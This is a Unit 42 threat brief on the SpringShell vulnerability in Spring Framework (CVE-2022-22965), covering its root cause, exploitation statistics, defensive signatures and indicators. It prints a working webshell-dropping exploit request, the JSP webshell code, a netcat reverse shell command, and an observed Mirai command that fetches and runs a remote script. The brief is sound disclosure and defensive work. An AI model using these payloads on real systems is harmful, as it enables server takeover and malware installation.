CVE-2022-22965: Spring Core Remote Code Execution Vulnerability Exploited In the Wild (SpringShell) (Updated)

unit42.paloaltonetworks.com/cve-2022-22965-springshell/

Haozhe Zhang, Ken Hsu, Tao Yan, Qi Deng, Robert Falcone March 31, 2022

By Haozhe Zhang, Ken Hsu, Tao Yan, Qi Deng and Robert Falcone

March 31, 2022 at 4:30 PM

Category: Threat Brief, Vulnerability

Tags: CVE-2022-22963, CVE-2022-22965, exploit in the wild, remote code execution, SpringShell

This post is also available in: 日本語 (Japanese)

Executive Summary

Recently, two vulnerabilities were announced within the Spring Framework, an open-source framework for building enterprise Java applications. On March 29, 2022, the Spring Cloud Expression Resource Access Vulnerability tracked in CVE-2022-22963 was patched with the release of Spring Cloud Function 3.1.7 and 3.2.3. Two days later on March 31, 2022, Spring released version 5.3.18 and 5.2.20 of Spring Framework to patch another more severe vulnerability tracked in CVE-2022-22965. The CVE-2022-22965 vulnerability allows an

attacker unauthenticated remote code execution (RCE), which Unit 42 has observed being exploited in the wild. The exploitation of this vulnerability could result in a webshell being installed onto the compromised server that allows further command execution.

Because the Spring Framework is widely used for web system development and the severity of the vulnerability is critical (CVSS score of 9.8), CVE-2022-22965 is given the name SpringShell (and/or Spring4Shell) by the infosec community. To understand the impact of this vulnerability, we analyzed all the available information and located the issue in the source code.

On April 8, we updated this blog to include statistics on SpringShell exploitation attempts that we identified by analyzing hits on the Spring Core Remote Code Execution Vulnerability threat prevention signature for the Palo Alto Networks Next-Generation Firewall, as well as alerts triggered in Cortex XDR. We also added a section on indicators.

Palo Alto Networks customers receive protections against CVE-2022-22965 and CVE-2022-22963 via products and services including Cortex XDR Prevent and Pro, a Threat Prevention subscription for the Next-Generation Firewall, and Prisma Cloud Compute.

Vulnerability Known As	SpringShell, Spring4Shell
CVEs Discussed	CVE-2022-22965, CVE-2022-22963, CVE-2010-1622
Vulnerability Type	Remote code execution

Table of Contents

Affected Software and Versions
Background on the Spring Framework
Root Cause Analysis for CVE-2022-22965
Background on Exploitation of the Class Loader
Establishing a Reverse Shell Connection to a Remote Server on the Compromised Server
SpringShell Exploit
Observed in the Wild
Conclusion
Additional Resources
Indicators

Affected Software and Versions

Existing proofs of concept (PoCs) for exploitation work under the following conditions:

- JDK 9 or higher
- Apache Tomcat as the Servlet container

- Packaged as a traditional WAR (in contrast to a Spring Boot executable jar)
- spring-webmvc or spring-webflux dependency
- Spring Framework versions 5.3.0 to 5.3.17, 5.2.0 to 5.2.19, and older versions

Any Java application using Spring Beans packet (spring-beans-*.jar) and using Spring parameters binding could be affected by this vulnerability.

Background on the Spring Framework

The Spring Framework is an open-source application framework and inversion of the control container for the Java platform. It is widely used in the industry by various programs and systems due to its powerful features and ease of use. Some well-known products such as Spring Boot and Spring Cloud are developed with the Spring Framework.

The Spring Core (spring-core) is the core of the framework that provides powerful features such as inversion of control and dependency injection. It contains the core, beans, context and Spring Expression Language (SpEL) modules.

Root Cause Analysis for CVE-2022-22965

The vulnerability is caused by the getCachedIntrospectionResults method of the Spring framework wrongly exposing the class object when binding the parameters.

The default Spring data binding mechanism allows developers to bind HTTP request details to application-specific objects. For example, there is a simple classical application scenario in which the developer creates a trade object to capture request parameters as shown in Figure 1.

```java
public class Trade {

   private String buySell;
   private String buyCurrency;
   private String sellCurrency;

   public String getBuySell () {
       return buySell;
   }

   public void setBuySell (String buySell) {
       this.buySell = buySell;
   }

  .................
}
```

Figure 1. Example trade object.
Then the developer creates a controller to use the object trade as shown in Figure 2.

```java
@Controller
@RequestMapping("trades")
public class TradeController {
   @RequestMapping
   public String handleTradeRequest (Trade trade,
                                     Model map) {
       String msg = String.format(
                          "trade request. buySell: %s, buyCurrency: %s, sellCurrency:
%s",
                           trade.getBuySell(), trade.getBuyCurrency(),
                           trade.getSellCurrency());
       map.addAttribute("msg", msg);
       return "my-page";
   }
   .................
}
```

Figure 2. Example controller using the trade object.
After that, the developer usually creates a request builder for the trade controller, which allows the web user to access the trade object remotely as shown in Figure 3.

```
/trades?buySell=buy&buyCurrency=EUR&sellCurrency=USD
```

Figure 3. Accessing a normal object.

When web users access trade object properties, the binding process (bindRequestParameters) in the Spring framework implementation will call the getCachedIntrospectionResults method to get and set the object property in the cache. However, the return object of the getCachedIntrospectionResults method includes a class object. This means that web users can get a class object remotely by simply submitting a URL as shown in Figure 4.

```
/trades?class
```

Figure 4. Accessing the class object.

Exposing the class object to web users is very dangerous and can lead to RCE in many ways. The class loader is often used by exploiting payloads to load some sensitive classes dynamically for object modification and code execution.

Background on Exploitation of the Class Loader

One easy way to get RCE is using the exposed class loader to modify the Tomcat log configuration and remotely upload a JSP web shell after changing the Tomcat log configuration. One example of changing the Tomcat log configuration by simply submitting a URL is shown in Figure 5. This is the exploit method used in the public PoC for the SpringShell vulnerability.

```
/trades?class.module.classloader.resources.context.parent.pipeline.first.directory=deadbeef
```

Figure 5. Modifying the Tomcat log configuration.

Early in 2010, CVE-2010-1622 was assigned to a remote code execution vulnerability in the Spring Framework. This vulnerability was due to the lack of proper check on the provided PropertyDescriptor in CachedIntrospectionResults() so that class.classLoader is allowed to be utilized to modify the search path of the system's class loader and cause the program to invoke remote Java code. For this vulnerability, the class loader plays a vital role in the exploitation.

In the Spring Framework version 2.5.6.SEC02, the vulnerability was fixed. However, while the original way of obtaining the class loader and exploiting it no longer works, a new feature of JDK was introduced in version 9, providing another way to obtain the class loader and making the exploit possible again.

The code snippet seen in Figure 6 shows the fix to CVE-2010-1622. The fix is to use a block list to exclude two methods: Class.getClassLoader() and getProtectionDomain() as highlighted in Figure 6. But using a block list runs the risk of being bypassed by the cases not on the list. And the Java 9 Platform Module System (JPMS) provides a way to bypass this block list.

```java
/**
 * Create a new CachedIntrospectionResults instance for the given class.
 * @param beanClass the bean class to analyze
 * @throws BeansException in case of introspection failure
 */
private CachedIntrospectionResults(Class<?> beanClass) throws BeansException {
    try {
        if (logger.isTraceEnabled()) {
            logger.trace("Getting BeanInfo for class [" + beanClass.getName() + "]");
        }
        this.beanInfo = getBeanInfo(beanClass);

        if (logger.isTraceEnabled()) {
            logger.trace("Caching PropertyDescriptors for class [" + beanClass.getName() + "]");
        }
        this.propertyDescriptors = new LinkedHashMap<>();

        Set<String> readMethodNames = new HashSet<>();

        // This call is slow so we do it once.
        PropertyDescriptor[] pds = this.beanInfo.getPropertyDescriptors();
        for (PropertyDescriptor pd : pds) {
            if (Class.class == beanClass &&
                    ("classLoader".equals(pd.getName()) ||  "protectionDomain".equals(pd.getName()))) {
                // Ignore Class.getClassLoader() and getProtectionDomain() methods - nobody needs to bind to those
                continue;
            }
            if (logger.isTraceEnabled()) {
                logger.trace("Found bean property '" + pd.getName() + "'" +
                        (pd.getPropertyType() != null ? " of type [" + pd.getPropertyType().getName() + "]" : "") +
                        (pd.getPropertyEditorClass() != null ?
                                "; editor [" + pd.getPropertyEditorClass().getName() + "]" : ""));
            }
            pd = buildGenericTypeAwarePropertyDescriptor(beanClass, pd);
            this.propertyDescriptors.put(pd.getName(), pd);
            Method readMethod = pd.getReadMethod();
            if (readMethod != null) {
                readMethodNames.add(readMethod.getName());
            }
        }
```

Figure 6. Fix for CVE-2010-1622.

Establishing a Reverse Shell Connection to a Remote Server on the Compromised Server

The newly added module property makes it possible to modify the logging configuration so that a JSP webshell can be written into the web host folder via the logging function as shown in Figure 7.

```
* If this class is inn on unnamed module then the {
* ClassLoader#getUnnamedModule() unnamed}
* loader for this class is returned.
*
* @return the moduel that this class or interface i
*
* @since 9
* @spec JPMS
*/
public Module getModule() {
    return module;
}
```

Figure 7. getModule in JDK 9+

Figure 8 shows the payload drops a password-protected webshell in the Tomcat ROOT directory called shell7.jsp.

```
Send   Cancel   < | ▾   > | ▾

Request
Pretty  Raw  Hex  \n

1  POST / HTTP/1.1
2  Host: 127.0.0.1:8088
3  Content-Type: application/x-www-form-urlencoded
4  suffix: %>//
5  c1: Runtime
6  c2: <%
7  DNT: 1
8  Content-Length: 762
9
10 class.module.classLoader.resources.context.parent.pipeline.first.pattern=
   %25%7Bc2%7Di%20if(%22j%22.equals(request.getParameter(%22pwd%22)))%7B%20java.io.InputStream%
   20in%20%3D%20%25%7Bc1%7Di.getRuntime().exec(request.getParameter(%22cmd%22)).getInputStream(
   )%3B%20int%20a%20%3D%20-1%3B%20byte%5B%5D%20b%20%3D%20new%20byte%5B2048%5D%3B%20while((a%3Di
   n.read(b))!%3D-1)%7B%20out.println(new%20String(b))%3B%20%7D%20%7D%20%25%7Bsuffix%7Di&
   class.module.classLoader.resources.context.parent.pipeline.first.suffix=.jsp&
   class.module.classLoader.resources.context.parent.pipeline.first.directory=webapps/ROOT&
   class.module.classLoader.resources.context.parent.pipeline.first.prefix=shell7&
   class.module.classLoader.resources.context.parent.pipeline.first.fileDateFormat=
```

Figure 8. Write a JSP webshell into the web directory.

Attackers can then invoke any command through the JSP webshell. Figure 9 shows the example of executing Netcat to establish a reverse shell to a remote server on the compromised server.

```
127.0.0.1:8088/shell7.jsp?cmd=nc%20-e%20/bin/bash%20172.16.192.183%202333

kali@kali: ~

2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:65:13:c0 brd ff:ff:ff:ff:ff:ff
    inet 172.16.192.183/24 brd 172.16.192.255 scope global dynamic noprefixroute eth0
       valid_lft 1299sec preferred_lft 1299sec
    inet6 fe80::20c:29ff:fe65:13c0/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

┌──(kali㉿kali)-[~]
└─$ nc -lvvp 2333
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::2333
Ncat: Listening on 0.0.0.0:2333
Ncat: Connection from 172.16.192.1.
Ncat: Connection from 172.16.192.1:54137.

whoami
root
id
uid=0(root) gid=0(root) groups=0(root)
```

Figure 9. Establish a reverse shell connection with Netcat.

SpringShell Exploit

Exploit code for this remote code execution vulnerability has been made publicly available. Unit 42 first observed scanning traffic early on March 30, 2022 with HTTP requests to servers that included the test strings within the URL. Figure 10 shows an example of the early scanning activity.

```
117[.]xx[.]xx[.]208/spring/test?class.module.classloader.resources.context.parent.pipeline.first.filedateformat=x
208[.]xx[.]xx[.]121/spring/test?class.module.classloader.resources.context.parent.pipeline.first.filedateformat=x
194[.]xx[.]xx[.]113/index?class.module.classloader.resources.context.parent.pipeline.first.pattern=%25%7bfu%256
```

Figure 10. Scanning traffic from PAN-DB cloud logs.

While testing our Threat Prevention signatures, we observed additional scanning activity that included the exploit code within the data section of the HTTP POST request, as seen in Figure 11.

```
POST /wfc/ HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firefox/91.0
Waterfox/91.7.0
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/jxl,image/webp,*/
*;q=0.8
Connection: close
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
xxxxx: xxxxxx
Content-Length: 407
X-Forwarded-For: 185.[redacted].240

class.module.classLoader.resources.context.parent.pipeline.first.pattern=%{xxxxx}
i&class.module.classLoader.resources.context.parent.pipeline.first.suffix=.txt&class.modul
e.classLoader.resources.context.parent.pipeline.first.directory=/
tmp&class.module.classLoader.resources.context.parent.pipeline.first.prefix=log&class.modu
le.classLoader.resources.context.parent.pipeline.first.fileDateFormat=222
```

Figure 11. Scanning traffic from Threat Prevention signature triggers.

Once we deployed the Threat Prevention signatures, we analyzed the packet captures associated with our "Spring Core Remote Code Execution Vulnerability" signature and found that a majority of the activity was likely generated by variations of the publicly available PoC tools. Our analysis shows that the following filenames would store the webshell contents on the server in the event of successful exploitation:

0xd0m7.jsp
myshell.jsp
shell.jsp
tomcatwar.jsp
wpz.jsp

The webshell contents written to these files are very similar to the code included in the publicly available PoC as well. There are two variants of the webshell. One was included in the PoC and uses the pwd parameter for authentication (password is always j) and the cmd parameter for the command to execute. The second variant does not use a parameter for authentication and uses id for the command to execute. Table 1 shows the parameters that the webshell saved to the server would use for authentication and command and how many times we saw them.

URL Parameters	Authentication	Command	Count
&id=<command>		id	337
&pwd=j&cmd=<command>	pwd	cmd	219

Table 1. Parameters used by webshells seen in hits on "Spring Core Remote Code Execution Vulnerability" signature.

We searched our telemetry for activity to webshells using the file names associated with the SpringShell activity, with the noted exception of shell.jsp, which is far too general. We have seen the unique commands listed below submitted to webshells. Of these, only the two commands involving /etc/passwd would possibly suggest malicious intent for exploitation – the rest of the commands suggest general scanning activity.

ls
nslookup%20[redacted].test6.ggdd[.]co[.]uk
nslookup+[redacted].test6.ggdd[.]co[.]uk
ping%20[redacted].test6.ggdd[.]co[.]uk
ping+[redacted].test6.ggdd[.]co[.]uk
whoami
cat%20/etc/passwd
cat+/etc/passwd
id
ifconfig
ipconfig
ping%20[redacted].burpcollaborator[.]net

Observed in the Wild

Our Spring Core Remote Code Execution Vulnerability signature was released in the early hours of March 31. On April 7, we collected the seven days' worth of activity since the signature release and found that the signature had triggered 43,092 times. Figure 12 shows the steady increase of total hits from March 31 until April 3, a fairly significant decrease on April 4, followed by an incline in activity on April 5 and 6. At this time, we have yet to confirm any successful exploitation attempts that led to a webshell installed onto the server outside of testing activity using purposefully vulnerable applications.



Figure 12. Chart showing hits per day on the Spring Core Remote Code Execution Vulnerability signature.

We observed a large amount of unique IP addresses during our analysis – with 2,056 addresses triggering the Spring Core Remote Code Execution Vulnerability signature. Table 2 shows the top 15 IP addresses seen as the source that triggered our signature, which accounts for just over 50% of all of the activity we observed.

Count	IP
4064	172.16.0.0/12
2664	10.0.0.0/8
1680	178.79.148[.]229
1504	82.165.137[.]177
1351	172.104.159[.]48
1336	109.74.204[.]123
1188	5.253.204[.]37
1092	185.245.85[.]232
1090	185.196.3[.]23
1080	172.104.140[.]107

1080	207.246.101[.]107
1004	45.33.101[.]246
963	45.33.65[.]249
911	195.246.120[.]148
865	176.125.229[.]145

Table 2. Top 15 source IPs triggering the Spring Core Remote Code Execution Vulnerability signature.

We were able to analyze 31,953 packet captures that triggered the Spring Core Remote Code Execution Vulnerability signature to determine the webshell filenames and the webshell contents that would be saved to the server in the event of successful exploitation. In many cases, the webshell file names had .jsp extensions, which would allow for a successful exploitation to install a working webshell. However, in many cases the filename had an extension that would not support a webshell, such as .js and .txt, which we believe was used just to mark the presence of a successful file upload as part of vulnerable server discovery efforts. At the time of writing, we have observed 95 unique webshell filenames, which we have included in the indicators section.

A majority of the activity used the tomcarwar.jsp filename that was used in the initial PoC script, which accounted for over 57% of the filenames observed. In fact, the top three filenames – tomcarwar.jsp, checkexploit.jsp and javatestfila.jsp – account for over 84% of the activity with known webshell filenames. The pie chart in Figure 13 shows a high-level breakdown of the most common filenames.



Figure 13. Pie chart showing the most common webshell file names observed.

A majority of the packets we analyzed showed the webshell contents did not differ far from the webshell seen in the original proof-of-concept script, which can be seen in Figure 14. Another very common webshell seen within our telemetry is the exact same with different HTTP parameters and values used by the webshell, as seen in Figure 15.

```
%{c2}i if("j".equals(request.getParameter("pwd"))){ java.io.InputStream in = %{c1}i.
    getRuntime().exec(request.getParameter("cmd")).getInputStream(); int a = -1;
    byte[] b = new byte[2048]; while((a=in.read(b))!=-1){ out.println(new String(b))
    ; } } %{suffix}i
```

Figure 14. Webshell pattern seen in exploit attempts from original PoC script.

```
%{c2}i if("jva".equals(request.getParameter("pwb"))){ java.io.InputStream in = %{c1}
    i.getRuntime().exec(request.getParameter("cmb")).getInputStream(); int a = -1;
    byte[] b = new byte[2048]; while((a=in.read(b))!=-1){ out.println(new String(b))
    ; } } %{suffix}i
```

Figure 15. Webshell pattern seen in exploit attempts with slight modifications to original PoC script.

We also observed a significant amount of exploit attempts using content that again was a modification of the initial webshell in the proof-of-concept. Figure 16 shows the contents that we observed in the wild, which should not be considered a webshell as it does nothing more than display SPRING_CORE_RCE. The lack of webshell functionality suggests that this is likely uploaded by scanners attempting to discover servers vulnerable to SpringShell.

```
%{c2}i if("j".equals("j")){ out.println(new String("SPRING_CORE_RCE")); }%{suffix}i
```

Figure 16. Pattern seen in exploit attempts used for vulnerable server discovery.

More recently, we have seen an uptick in webshell content as seen in Figure 17, which is related to another proof-of-concept script created by K3rwin. This particular webshell will load a base64 encoded class that will contain the functionality desired by the actor. This

particular webshell is based on AntSword's shell.jsp, which was modified to use a parameter of k3rwin instead of ant to load the class.

```
%{e1}i! class U extends ClassLoader {U(ClassLoader c) {super(c);}public Class g(byte
    [] b) {return super.defineClass(b, 0, b.length);}}public byte[] base64Decode(
    String str) throws Exception {try {Class clazz = Class.forName("
    sun.misc.BASE64Decoder");return (byte[]) clazz.getMethod("decodeBuffer", String.
    class).invoke(clazz.newInstance(), str);} catch (Exception e) { Class clazz =
    Class.forName("java.util.Base64");Object decoder = clazz.getMethod("getDecoder")
    .invoke(null);return (byte[]) decoder.getClass().getMethod("decode", String.
    class).invoke(decoder, str);}} %{e2}i %{e1}iString cls = request.getParameter("
    k3rwin");if (cls != null) {new U(this.getClass().getClassLoader()).g(
    base64Decode(cls)).newInstance().equals(pageContext);} %{e2}i
```

Figure 17. Webshell pattern seen in exploit attempts from K3rwin's PoC script.

The only malicious activity we have seen in our telemetry related to SpringShell involves HTTP requests to URLs containing the tomcatwar.jsp filename associated with the SpringShell proof-of-concept script. The activity involved parameters issued to the webshell that would run a command to download and execute a script from a remote server as seen in the following:

[redacted IPV4 address]:8080/tomcatwar.jsp?pwd=j&cmd=/bin/sh/-c${IFS}'cd${IFS}/tmp;wget${IFS}hxxp://107.174.133[.]167/t.sh${IFS}-O-%a6sh${IFS}SpringCore;'

Upon further analysis, the t.sh script hosted on this remote server is related to the Mirai botnet. The requests above were sent from the IP address 194.31.98[.]186, which itself has hosted payloads associated with Mirai as well. Inbound attempts to exploit the SpringShell vulnerability from 194.31.98[.]186 attempted to install the webshell from the original proof-of-concept seen in Figure 14. Our signatures blocked the initial attempt to exploit the vulnerability so we cannot confirm if Mirai's attempts to exploit SpringShell have been successful. Both Netlab 360 and Trend Micro also observed Mirai activity related to the SpringShell vulnerability.

In addition to our threat prevention signatures, we analyzed the alerts triggered in Cortex XDR and found 116 events between April 4 and April 8. A majority of these alerts are triggered by testing of the proof-of-concept tools previously mentioned above. We also observed several alerts involving a docker container named spring4shell, which had a /helloworld directory and had a listening port tcp/8080. We believe these docker containers are also part of internal testing efforts using publicly available docker containers, such as Spring4Shell-POC. The signature triggered on the creation of the webshell files, of which we observed the following file written:

/usr/local/tomcat/work/Catalina/localhost/ROOT/org/apache/jsp/shell_jsp.java
/usr/local/tomcat/webapps/ROOT/shell_.jsp

Conclusion

SpringShell is officially assigned CVE-2022-22965, and the patch was released on March 31, 2022. Since exploitation is straightforward and all the relevant technical details have already gone viral on the internet, it's possible that SpringShell will become fully weaponized and abused on a larger scale. Developers and users who have projects or products based on JDK9+ and the Spring Framework (or its derivatives) are strongly urged to patch as soon as possible.

While CVE-2022-22963 is a different vulnerability in Spring Cloud Function (not technically part of SpringShell), a Threat Prevention signature is also available to ensure coverage at the perimeter. Unit 42 researchers are proactively monitoring info related to other recently disclosed Spring vulnerabilities and will proceed to provide coverage as soon as more info has become available.

Unit 42 is actively monitoring malicious traffic through our devices and cloud solutions.

The Palo Alto Networks Product Security Assurance team is evaluating CVE-2022-22963 and CVE-2022-22965 as relates to Palo Alto Networks products and currently assigns this a severity of none.

Palo Alto Networks Next-Generation Firewall with a Threat Prevention subscription can block the attack traffic related to this vulnerability.

- CVE-2022-22965 Coverage: Threat IDs 92393 and 92394 (Application and Threat content update 8551).
- CVE-2022-22963 Coverage: Threat ID 92389 (Application and Threat content update 8551).
- Command and control traffic generated by a webshell that is part of SpringShell vulnerability exploitation: Threat ID 83239 (Application and Threat content update 8551).

Palo Alto Networks Prisma Cloud can detect the presence of both CVE-2022-22965 and CVE-2022-22963 across all Compute environments.

Palo Alto Networks Cortex XDR Prevent and Pro customers running agent version 7.4 and above with content version 450-87751 on Linux devices are protected from CVE-2022-22963 using the Java Deserialization module; customers running agent version 7.7 and content 480 and above are protected from CVE-2022-22963 and CVE-2022-22965 for both Windows and Linux using the Java Deserialization module; other OSes and exploits receive protections from post-exploitation activities using Behavioral Threat Protection, Password Theft Prevention, Anti Ransomware and other Anti Exploitation modules. Cortex XDR Pro customers also have visibility into post-exploitation activities and can specifically track the "Process execution with a suspicious command line indicative of the Spring4Shell exploit"

and “Suspicious HTTP Request to a vulnerable Java class” Analytics BIOCs. Furthermore, customers can create a BIOC from an XQL query looking for the dropped webshell IoCs to detect exploitation attempts in their environments.

Palo Alto Networks Cortex XSOAR customers can leverage the "Spring Core and Cloud Function SpEL RCEs" pack to automatically detect and mitigate the vulnerabilities. Read more on the XSOAR marketplace.

Additional Resources

Prisma Cloud Mitigations for SpringShell and Recent Spring Vulnerabilities: CVE-2022-22963, CVE-2022-22965
How Cortex XDR Blocks SpringShell Exploits

Indicators

Webshell/log Filename

0808a56a90ca2f8b1e91a1e60b7b451e.txt
0c901fefcae46ba984225aa72df0825c.txt
1532b681733b6bce2ff7252d8890d550.txt
28fcea06661f13ebe9c87327f949f3a8.txt
2b98432e352ff74569b81099dd5ee246.txt
4acbedbe977480d19b7b682d4878cae2.txt
4fdd6fbd220e26b63a7c9a5aa88f5f31.txt
5657e4634210a3d47a789d1389a89320.txt
646bbc2c112070c26b3c042e81c6947e.txt
70b98d30e383df910ce3d693603404fb.txt
73be7d1ef52c3dbc9a5d726288d8a4ba.txt
83d81ef47f0e9a205fb66a100f3179bf.txt
8592f3e430720d324d7cfd7ecd1de521.txt
8697f146477832389449cf2548032ca7.txt
Shell.jsp
UJaez.jsp
Y4kws.jsp
a6bfc76094f689dab978f059ea2456a1.txt
aniwvzgvwqnwtehgsfsgbslwoiqkjk.jsp
appli12
baf24e5f9fc18cf58172d1ba745f0f7a.txt
c41fc8f359d1658559c2d1c0043c76fb.txt
cbsewlaeqsdsqktavziakyzsuwfciu.jsp
czbwzitpzjzkcvkrirybzihsibmuej.jsp
czpdnhpraxgzrtatiuigsalfedwwit.jsp

dnuurzjtlbjrnuukwdmaltqrqqlaig.jsp
duvdqpoyrcapqbfcetgwsqxfkslubw.jsp
ee947d98b91c8ada08f8c15e8f3248fc.txt
efdde87c66fe4e6dc73a2ab6111ca58a.txt
facb4be5385617bf11e6d67f0aa0203b.txt
ggoibjvztvlpelaghjzeweqmopjosz.jsp
goocmasqxwfufyxrgyachwidxdotkh.jsp
hlbpgpqsyracfnvkgrgvlhcptpmdfn.jsp
hmmyitbecwhmrdicykmfvqlcsknbff.jsp
hnmqeuzumlokxuhqyekeetrgougeof.jsp
ilvckpgzbrcdljyqdfhqendqcwhgxp.jsp
izodfyvqujwztweclykgozahdlqvqp.jsp
jynrrkjghebemkrhvfzllrepzosinb.jsp
kqbnngrfnsxlreajyknuimoamysvwt.jsp
ltcovlwqkckjpuzbqzbjdpkgkakvno.jsp
mhoqqvpuxdqtuqzmwdrvdeayqvlygb.jsp
osanxuadyvjaiorcjfqnckfpewunnt.jsp
ptipfhjosfvrfwndwqccapozcbasge.jsp
pxwcqxzrstepmbwufjxuaydkwgmvds.jsp
qnzfvqpeiljtoyvrywrkuvkrmuewzn.jsp
rQFIA.jsp
rmdwahilztwhhqnmcbodkgtbnmrhjx.jsp
tomcat74935.jsp
ubekdurthzexowlohzgienbwvexynd.jsp
ufoubgkazumxhqvwlnyfejnmyqofcm.jsp
ujpmauuhltvsokjracgwkbflkhhnwo.jsp
vkmckfvljtpbyowxwhgbjsvyktfdiq.jsp
xcoihpiouaamtnbqqvcvffyxyrokvn.jsp
yjjhhdlxepozhirznemjabnsciycvv.jsp
yutugdqbrossntwaujgxwgrpgczkbd.jsp
zawpiupzzsjexllfbicrgvlcuxzqyb.jsp
zqgwtzyrexctiyvsawmwttncwzoyyd.jsp
zuvuegtemzfsyqjfykowggxpqkuqdp.jsp
0xd0m7.jsp
crashed_log_
gdGCT.jsp
myshell.jsp
rakesh.jsp
shei1.jsp
shell13.jsp
tomcatlogin.jsp
data_theorem_spring4shell_scan.txt

jarom_h1.jsp
jquery123123123cssbackup7331.jsp
tomjj.jsp
test1.jsp
hackerone0x.jsp
inject.jsp
poc4bugb.jsp
curiositysec.jsp
mynameis0bsecure.jsp
tomcatwa.jsp
ahmed.txt
testqqsg.jsp
wpz.jsp
lelel.jsp
shell.jsp
07935fdf05b66.jsp
vulntest-12345.txt
jquerycssv2.js
poc.jsp
tomcatspring.jsp
ofc.jsp
lalalalal.jsp
safetytest.txt
log.txt
safetytest
javatestfila.jsp
checkexploit.jsp
tomcatwar.jsp

Updated April 19, 2022, at 7:30 a.m. PT.

Get updates from Palo Alto Networks!

Sign up to receive the latest news, cyber threat intelligence and research from us

By submitting this form, you agree to our Terms of Use and acknowledge our Privacy Statement.